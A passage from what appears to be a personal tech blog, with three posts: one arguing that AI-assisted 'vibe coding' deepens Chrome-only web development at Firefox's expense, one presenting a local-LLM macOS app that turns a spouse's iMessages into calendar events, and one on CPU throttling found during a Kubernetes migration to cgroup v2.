    The MDN Browser Compatibility Report found that only 44% of developers were satisfied with the state of cross-browser compatibility. One developer in that survey said it plainly: “Chrome and Firefox are starting to diverge, with Chrome adding features before they’re fully standardized. As the dominant browser, some pages are being written to only work in Chrome now.”

    Another one: “Many APIs are Chrome-only and will never show up in other browsers.”

    This is not a Firefox problem. This is a developer problem. The browsers themselves are actually converging on standards. The Interop 2024 project ended the year with 95% of web platform tests passing across Chrome, Edge, Firefox, and Safari. Firefox scored the highest at 98.8%. Let me say that again: Firefox has the best standards compliance of any major browser, and websites still break in it because developers simply do not test.

    Enter the Vibe Coders

    So that’s the baseline. Developers were already building Chrome-only websites before AI entered the picture. Now let’s talk about what happened when you gave millions of people the ability to generate entire web applications without understanding what they’re generating.

    The timeline is almost poetic. Anthropic released Claude to the public in July 2023. Claude 3 dropped in March 2024. ChatGPT had already been out since late 2022. By 2025, “vibe coding” had become an actual term. Andrej Karpathy coined it. The idea is simple: you describe what you want, the AI writes the code, you accept it and move on. You don’t really look at it. You just… vibe.

    And during this exact same window, Chrome’s market share went up. Firefox’s went down.

    Now, correlation isn’t causation. I’m not claiming AI killed Firefox. But I am saying that AI made an existing problem dramatically worse, and here’s why.

    As I mentioned above, developers were already bad at cross-browser testing. They at least had the knowledge to do it if they wanted to. Vibe coders don’t even have that. They’re accepting generated code without reviewing it. Researchers have called this the “verification gap,” where building has been democratized but testing has not. A study from December 2025 found 69 vulnerabilities across 15 vibe-coded test applications. AI co-authored code showed 2.74x higher security vulnerabilities and 75% more misconfigurations than human-written code. If these tools can’t even get security right, you think they’re generating proper cross-browser fallbacks?

    LLMs are trained on the internet, and the internet is overwhelmingly Chrome. When an AI generates CSS, it reaches for -webkit- prefixed properties because that’s what dominates the training data. When it generates JavaScript, it uses APIs that Chrome supports because those are the ones most represented in the corpus. It’s a feedback loop. Chrome dominates, so the training data skews Chrome, so the AI generates Chrome-first code, so more websites only work in Chrome, so Chrome dominates further.

    Even some of the vibe coding platforms themselves are part of the problem. Bolt, one of the popular ones, straight up tells you it “works best on Chrome and other Chromium-based desktop browsers.” The tools used to build the web are now themselves Chrome-only. Let that sink in.

    The IE6 Lesson Nobody Learned

    In the early 2000s, Internet Explorer had somewhere around 95% market share. Developers built “works best in IE” websites. ActiveX controls everywhere (lol remember that?). Proprietary extensions that only worked in Microsoft’s browser. The web became a monoculture, innovation stalled, and it took years to dig out of that hole. Firefox was literally born to solve that problem.

    We are doing the exact same thing again, except this time it’s Google instead of Microsoft, and this time we have AI accelerating the consolidation at a pace that makes the IE era look quaint.

    Google reportedly makes up 60-70% of W3C meeting attendees. They are not just building the dominant browser. They are driving the standards process itself. The fox is running the henhouse, and the hens are writing Chrome-only websites with AI tools that don’t know any better.

    I Might Have to Switch

    I never thought I’d write this. I have used Firefox for a long time. I believe in what it represents. An open, independent web where no single company controls how you experience the internet. I’ve written more than one browser extension for it, I’ve reported bugs, I’ve defended it in conversations more times than I can count.

    But I’m tired of being the person who has to keep a second browser around for when things don’t work. I’m tired of hitting a login page and wondering if the button is broken or if it’s just Firefox. I’m tired of doing a double-take every time a website looks weird, trying to figure out if it’s a bug or if the developer just never opened anything except Chrome.

    At some point, principle runs into practicality. And right now, using Firefox on the modern web feels like bringing a perfectly good car to a highway that was paved exclusively for trucks.

    What’s Actually at Stake

    If Firefox dies, and its market share trajectory suggests that’s not a hypothetical, we lose the last truly independent browser engine. Every browser will either be Chromium or WebKit. Google will effectively control how the web renders for everyone on the planet.

    A single Chromium vulnerability would affect the vast majority of browser users globally. A single change to how Chromium handles ads, tracking, or content would ripple across billions of screens. One company. One engine. One point of failure.

    The U.S. Department of Justice proposed in November 2024 that Google divest Chrome entirely. They valued it at around $20 billion. Whether that happens or not, the fact that it’s even being discussed should tell you something about how consolidated things have gotten.

    I don’t have a clean solution here. I can’t make developers test in Firefox. I can’t make AI tools generate cross-browser code. I can’t single-handedly prop up a browser engine’s market share.

    But I can say this: if you’re a developer, open Firefox. Load your site. Click around. Fill out a form. Try to pay for something. If it doesn’t work, fix it. It’s that simple.

    And if you’re building websites with AI and you’re not testing the output in multiple browsers, you’re not building websites. You’re building Chrome extensions with extra steps.

    If your website only works in Chrome, it doesn’t work.

  • I Built a Menu Bar App That Turns My Wife’s Texts Into Calendar Events

    I Built a Menu Bar App That Turns My Wife’s Texts Into Calendar Events

    My day is a wall of notifications.

    IRC, Slack, Discord, P2s, Adium jabber alerts, ntfy.sh pings, Telegram, WhatsApp, iMessage. I have thousands of streams of text coming at me every single day. It’s just ping ping ding ding ding from the moment I open my laptop until I close it.

    And somewhere in that noise, my wife texts me that the kids have a baseball game Tuesday at 5pm at Riverside Park.

    She’s incredibly organized. She texts me about dates, plans, appointments, school events, family stuff. All the time. And she’s great about it. The problem is me. I’m neck deep in a Kubernetes migration or chasing a kernel bug, and by the time I come up for air, that text is buried under 47 Slack threads and a Discord ping about someone’s homelab.

    So I built something to fix it.

    iMessageWatcher

    Screenshot of iMessageWatcher app showing a conversation about a kids' baseball game scheduled for February 24, 2026, with event details added to the calendar.

    iMessageWatcher is a macOS menu bar app that watches my iMessages specifically from my wife and uses a local LLM to figure out if a message contains an event, a date, a reminder, or something I need to act on. If it does, the app automatically creates a calendar event with the name, location, time, and all that. No input from me. No copy-pasting. No “I’ll add that later” (which means never).

    The whole thing runs locally. The LLM runs on my machine through Ollama. My wife’s messages never leave my device, never hit a cloud API, never get sent to OpenAI or anyone else. That was non-negotiable for me.

    How It Works

    The app sits in your menu bar and polls the iMessage database (~/Library/Messages/chat.db) every 60 seconds. It watches for new messages from whichever contact you configure (in my case, my wife’s number).

    Flowchart illustrating how iMessageWatcher processes text messages into calendar events on a device, showing steps from iMessage database to classification and extraction by Olama LLM, leading to integration with Calendar, Reminders, Due App, and ntfy.sh.

    When it finds new messages, it grabs the recent conversation context and sends it to a local Ollama instance running deepseek-r1 (or whatever model you prefer). The LLM gets a prompt that basically says: “Look at this conversation. Is there an event, appointment, or task mentioned? If so, extract the name, date, time, and location. Return JSON.”

    The app parses the response and creates the event in Apple Calendar. Done. My wife texts “Don’t forget about the kids’ baseball game Tuesday at 5pm, it’s at Riverside Park” and a few seconds later, “Kids’ Baseball Game” shows up on my calendar for Tuesday at 5:00 PM at Riverside Park. I don’t touch anything.

    It also works with Apple Reminders, the Due app (a personal favorite reminder app), and ntfy.sh for push notifications. You can toggle each one on or off depending on your setup.

    The Entire App Is 4 Files!!!1

    This is probably my favorite part. The whole thing is 4 files with no Xcode project and no external dependencies:

    Overview of the app structure, featuring four key files: main.swift as the entry point, AppDelegate.swift for application logic, Info.plist for metadata, and build.sh for compilation. Each file includes brief descriptions of its functionality.
    • main.swift : App entry point. 5 lines.
    • AppDelegate.swift : All the logic. Menu bar, SQLite scanning, LLM classification, EventKit integration, preferences window. Everything.
    • Info.plist : Bundle metadata and permission descriptions.
    • build.sh : Compiles the app, generates the icon programmatically, bundles everything into a proper .app.

    No CocoaPods. No Swift Package Manager. No Xcode project file. You clone the repo, run ./build.sh, and you have a working macOS app. The build script even generates the app icon using Core Graphics in an inline Swift script. I love that kind of simplicity.

    The compilation is just a single swiftc call:

    swiftc -O main.swift AppDelegate.swift \
    -framework Cocoa \
    -framework EventKit \
    -lsqlite3

    That’s it. Two Swift files, three frameworks, one binary.

    Why Local LLM

    I thought about this a lot. I could have used OpenAI’s API or Claude’s API and gotten better classification accuracy out of the box. But these are my wife’s text messages. They contain personal details about my kids, our schedules, where we’ll be and when. I’m not sending that to a third party.

    Ollama makes this easy. You install it, pull a model, and you have a local inference server running on localhost. The app just makes HTTP requests to http://localhost:11434. Everything stays on my machine.

    The classification accuracy with deepseek-r1 is honestly great for this use case. It’s not trying to write poetry. It’s looking at a text message and deciding “is this an event or not” and pulling out structured data. Local models handle that just fine.

    The SQLite Trick

    iMessage on macOS stores everything in a SQLite database at ~/Library/Messages/chat.db. The app reads it directly using the SQLite3 C API (no ORMs, no wrappers, just raw queries). It tracks which messages it’s already processed using ROWIDs so it never creates duplicate events.

    You do need Full Disk Access enabled for the app since chat.db is in a protected directory. The app checks for this on launch and walks you through enabling it if needed.

    What It Actually Catches

    Here’s the kind of stuff that used to slip through the cracks and doesn’t anymore:

    • “Soccer practice moved to Thursday at 4:30”
    • “Dentist appointment for the kids next Wednesday at 2”
    • “My mom is coming over Saturday around noon”
    • “Can you take and pick up the kids from school tomorrow?”
    • “I’m traveling for a work event the second week of April to Houston” (Yes it will do a multi day entry accurately”
    • “Don’t forget we have that dinner thing Friday at 7, it’s at that Italian place downtown”

    The LLM is good at parsing casual language. My wife doesn’t text in calendar-event format. She texts like a normal person. And the model handles it.

    Try It

    The repo is at github.com/rfaile313/iMessageWatcher. Clone it, run ./build.sh, configure your contact, and you’re done.

    You’ll need:

    • macOS 14+
    • Ollama installed and running
    • Full Disk Access for the app
    • Calendar and Reminders permissions

    It’s free, it’s open source, and your data never leaves your machine. If you’re someone who drowns in notifications and occasionally misses the important stuff from the people who matter most, this might help.

    It definitely helped me stop being the guy who forgets about Tuesday at 5pm.

  • What Happens When You Move 1,000 Servers to cgroup v2

    What Happens When You Move 1,000 Servers to cgroup v2

    We’ve been running a large-scale Kubernetes cluster on Scientific Linux 7 for years. It works. It’s stable. Nobody complains. So naturally, we decided to migrate everything to Debian 12.

    I’m leading this migration at Automattic, and it involves moving over a thousand servers to a completely new OS stack. New kernel, new cgroup version, new assumptions about how your containers actually use resources. The goal is straightforward: modern infrastructure, better tooling, fewer surprises down the road.

    The surprises showed up immediately.

    The Problem Nobody Warns You About


    cgroups are the Linux kernel feature that controls and limits how much CPU, memory, and other resources a process can use.

    Here’s the thing about cgroup v1 (the old way): CPU limits are soft. If your container says it needs 2 CPUs but the host has 16 CPUs sitting idle, the kernel lets your container burst way past its limit. Everyone’s happy. Your monitoring looks clean. Your apps run fine.

    cgroup v2 (the new way) doesn’t do that. CPU limits are hard. You asked for 2 CPUs? You get 2 CPUs. Doesn’t matter if the host is 80% idle. The CFS quota enforcer will throttle your container the moment it tries to exceed its allocation.

    This distinction matters a lot more than it sounds like.

    Comparison of CPU throttle rates between cgroup v1 (Scientific Linux 7) and cgroup v2 (Debian 12), showing respective rates of 0.32% and 42.6%, along with syn drops and queue overflows.

    0.32% to 42.6%

    We had an nginx ingress controller handling external traffic for hundreds of millions of requests. The config was simple: 4 nginx workers, 2 CPU limit. On Scientific Linux 7, the throttle rate was 0.32%. Basically nothing. Health checks passed. Latency was fine. Life was good.

    On Debian 12 with cgroup v2, the same config produced a 42.6% throttle rate. The host CPU was 76.9% idle. Plenty of headroom. But the container couldn’t touch it.

    Here’s what happened in sequence:

    1. 4 nginx workers competing for 2 CPUs worth of quota
    2. Workers hit the CFS bandwidth limit and get throttled
    3. Throttled workers can’t call accept() fast enough
    4. TCP listen backlog (default 511) overflows
    5. Kernel starts dropping SYN packets
    6. Health checks time out
    7. Pod restarts

    Same code. Same config. Same hardware. Completely different behavior.

    It Wasn’t Just Nginx

    Once we started looking, the pattern was everywhere. Workloads that had been “fine” for years were suddenly gasping for air:

    • A core platform service: 99% throttled
    • A search task manager: 100% throttled in prod, 99% in dev
    • A log pruning job: 100% throttled
    • Stream processing workers: 97-100% at their memory limits
    • Various sidecars (auth proxies, metrics exporters): 95-100% memory utilization

    None of these had ever raised an alert on Scientific Linux 7. They were all quietly bursting past their stated limits, and nobody knew because nobody had a reason to look.

    The Fix

    The fix itself is boring. Bump the CPU limit to match the actual workload. For the nginx ingress, we went from 2 to 8 CPUs (2 per worker). Throttle rate dropped to 0.4%. Health checks passed. Done.

    The interesting part is the discovery process. You can’t just do a blanket “double all the limits” because some workloads genuinely don’t need more. You have to look at each one, understand what it’s actually doing, and set appropriate limits based on real usage instead of inherited guesses from three years ago.

    We ended up writing a tracker script that generates tab-separated output we could paste into a spreadsheet. For each workload: current CPU request, current limit, actual throttle rate, memory utilization. Sort by throttle rate descending. Start at the top and work your way down.

    The Lesson

    If you’re planning a migration from an older Linux distribution to something running cgroup v2 (which is basically everything modern at this point: Debian 12+, Ubuntu 22.04+, Fedora, RHEL 9), here’s what I’d tell you:

    Audit your resource limits before you migrate, not after. Every container that’s been happily bursting on cgroup v1 is going to get a rude awakening on v2. The workload hasn’t changed. The enforcement has.

    Run something like this on your current cluster:

    # Check container CPU throttle rates
    kubectl top pods --containers -A | sort -k4 -rn | head -20

    Or better yet, if you have Prometheus:

    rate(container_cpu_cfs_throttled_periods_total[5m])
    /
    rate(container_cpu_cfs_periods_total[5m])
    * 100

    Anything above 10-15% is a candidate for a limit bump. Anything above 50% is going to have a bad time on cgroup v2.

    The Bigger Picture

    This was just one of the problems we hit during the migration. There were kernel regressions that spawned 8,000+ kworkers and pegged a node at load 8,235 for 46 minutes. There were firewall rule asymmetries that broke cross-node metrics scraping. There were StatefulSet race conditions where Kubernetes would grab the wrong persistent volume if you weren’t fast enough.

    Each one of those is its own story. But the cgroup v2 throttling issue is the one I think most people will run into first, and it’s the easiest to miss because everything looks fine until it suddenly doesn’t.

    The migration is still ongoing. Over a thousand servers, hundreds of stateful workloads, and a lot of tar pipes between machines that can’t SSH to each other. I’ll write more about it as we go.

    If you’re doing something similar, I’d love to hear about it. Hit me up on Twitter/X or LinkedIn.